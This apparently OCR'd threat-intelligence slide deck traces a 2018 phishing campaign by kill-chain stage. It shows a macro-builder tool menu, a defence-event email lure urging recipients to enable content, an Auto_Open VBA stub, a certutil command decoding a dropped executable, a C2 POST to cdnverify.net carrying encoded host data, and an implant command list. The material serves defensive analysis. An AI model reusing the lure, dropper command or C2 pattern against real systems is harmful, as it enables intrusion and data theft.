
https://twitter.com/fancybearcoffee



FEB 2018

WEAPONIZATION



Administrator: Command Prompt - powershell
PS C:\Users\ \Desktop\luckystrike-master> .\luckystrike
ALL YOUR PAIN IN ONE MACRO.
2.0 - @curi0usJack
[!] - Unable to check for updates. Internet connection not available.
========== Main Menu ==========
1) Payload Options
2) Catalog Options
3) File Options
4) Encode a PowerShell Command
99) Exit
Select:


DELIVERY


Upcoming Defense events February 2018 - Message (HTML)
FILE
MESSAGE
Junk
Delete
Reply
Reply All
Forward
Meeting
More
Move
OneNote
Actions
Mark Unread
Categorize
Follow Up
Translate
Find
Related
Select
Zoom
Delete
Respond
Move
Tags
Editing
Zoom
Thu 2/1/2018 7:38 AM
Upcoming Defense events February 2018
To
You forwarded this message on 2/1/2018 11:25 PM.
Message
Upcoming Events February 2018.xls
Greetings!
Attached you can find Upcoming Defense, Military and Intelligence event calendar.
Note: If you have trouble viewing the document you can try to enable content to resolve the issue.
Regards,
Please consider the environment before printing this e-mail.




EXPLOITATION


Upcoming Defense events February 2018 - Message (HTML)
FILE
MESSAGE
Junk
Delete
Reply
Reply All
Forward
Meeting
More
Move
OneNote
Actions
Mark Unread
Categorize
Follow Up
Translate
Find
Related
Select
Zoom
Delete
Respond
Move
Tags
Editing
Zoom
Thu 2/1/2018 7:38 AM
Upcoming Defense events February 2018
To
You forwarded this message on 2/1/2018 11:25 PM.
Message
Upcoming Events February 2018.xls
Greetings!
Attached you can find Upcoming Defense, Military and Intelligence event calendar.
Note: If you have trouble viewing the document you can try to enable content to resolve the issue.
Regards,



SECURITY WARNING Macros have been disabled.
Enable Content
A3
16-17 Jan 2018
A
B
Upcoming Events
Date
Event
Sheet1
READY
100%

```
Sub Auto_Open()
    ActiveSheet.Range("a1:c54").Font.Color = vbBlack
    Call LinesOfBusiness.TQuH8wDO
End Sub
```



INSTALLATION

```
Function GetVal(sr As Long, er As Long, c As Long)
    Dim x
    For i = sr To er
        x = x + Cells(i, c)
    Next
    GetVal = x
End Function
```




```
certutil -decode C:\Programdata\[random].txt C:\Programdata\[random].exe
```

COMMAND & CONTROL

```
POST /0G/k2/AKct.report/?bk=ClE5yQnv9qgww+65aNA= HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; InfoPath.2)
Host: cdnverify.net
Content-Length: 18957840
Cache-Control: no-cache

bg+oWBfXZjYFOIXCfP54bzr4VAFBq3s3VfhfIFe7aiFLhQUBQat7N1XSfD9LqyE3
QL0FMUuqfCEWvXc3Mq9mPFS3aD1W9moqXdJ8N0quZjFdqyE3QL0FPku5fCEWvXc3
Mq5iM1usZz5I9moqXdJ8JFuwYCFM9moqXdJ8JFuwYCFM9moqXdJ8JFuwYCFM9moq
XdJ8JFuwYCFM9moqXdJ8JFuwYCFM9moqXdJ8Ile3YyFO9moqXdJqKki0YCBdqiE3
QL0FIE22az5U6z18XaBqWFKtfDFQvWt8XaBqWE61ez1XtHw2Fr13NzKffT1Xrmof
V7ZmJleqITdAvQUhTrtnPUusITdAvQU4SashN0C9BSRVrGA9VKtrfF2galhoqmAx
Xat8Glm7ZDdK9moqXdJ9N1+rZz1M9moqXdJsP1z2aipd0lsCea17PXu3YTxrrmx8
```




OBJECTIVE

bg+oWBfXZjYFOIXCfP54bzr4VAFBq3s3VfhfIFe7aiFLhQUBQat7
N1XSfD9LqyE3QL0FMUuqfCEWvXc3Mq9mPFS3aD1W9moqXd
J8N0quZjFdqyE3QL0FPku5fCEWvXc3Mq5iM1usZz5I9moqXdJ8
JFuwYCFM9moqXdJ8JFuwYCFM9moqXdJ8JFuwYCFM9moqXd
J8JFuwYCFM9moqXdJ8JFuwYCFM9moqXdJ8Ile3YyFO9moqXd
JqKki0YCBdqiE3QL0FIE22az5U6z18XaBqWFKtfDFQvWt8XaBq
WE61ez1XtHw2Fr13NzKffT1XrmofV7ZmJleqITdAvQUhTrtnPUus
ITdAvQU4SashN0C9BSRVrGA9VKtrfF2galhoqmAxXat8Glm7ZD
dK9moqXdJ9N1+rZz1M9moqXdJsP1z2aipd0lsCea17PXu3YTxrr
mx8XaBqWFm0aHxdoGpYT6tsPEy+dnxdoGpYbIhOJ0y3TD1Wt
moxTPZqKl3SeCdZrWw+TPZqKl3STDNIrHogXZpOBha9dzcykW
I/TbZmJkGcajBNv2g3SvZqKl3SbD9c9moqXdJ4P1GofSRLvSE3
QL0FPle5azZUtCE3QL0FHle7bj4YmX03WfhMPVa2ajFMsWA8G
PUvE3WcLwJ7lkoGGJ5uP1G0dnJom0ZyfaxnN0q2…

id=\xe0\x8a\x90D&w=\x02 [System Process]
System
smss.exe
csrss.exe
winlogon.exe
services.exe
lsass.exe
svchost.exe
spoolsv.exe
explorer.exe
jusched.exe
jqs.exe
alg.exe
wscntfy.exe
wmiprvse.exe
Local Area Connection - AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport - 00:0c:29:ae:a9:ce
Bluetooth Network Connection - Bluetooth Device (Personal Area Network) - 8c:85:90:15:43:51
MS TCP Loopback interface - MS TCP Loopback interface - 00
disk=SCSI\\Disk&Ven_VMware_&Prod_VMware_Virtual_S&Rev_1.0\\4&5fcaafc&0&000
build=0x9104f000
img=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA . . .

FileName: Specified filename
PathToSave: Path to specified file
Execute: Create a process with the specified file
Delete: Delete the specified file
LoadLib: Load specified DLL into current process
ReadFile: Reads a specified the file
Rundll: Runs specified DLL with an exported function
IP: Set C2 location
shell: Run additional code in a newly created thread

>>> Creating Playbooks



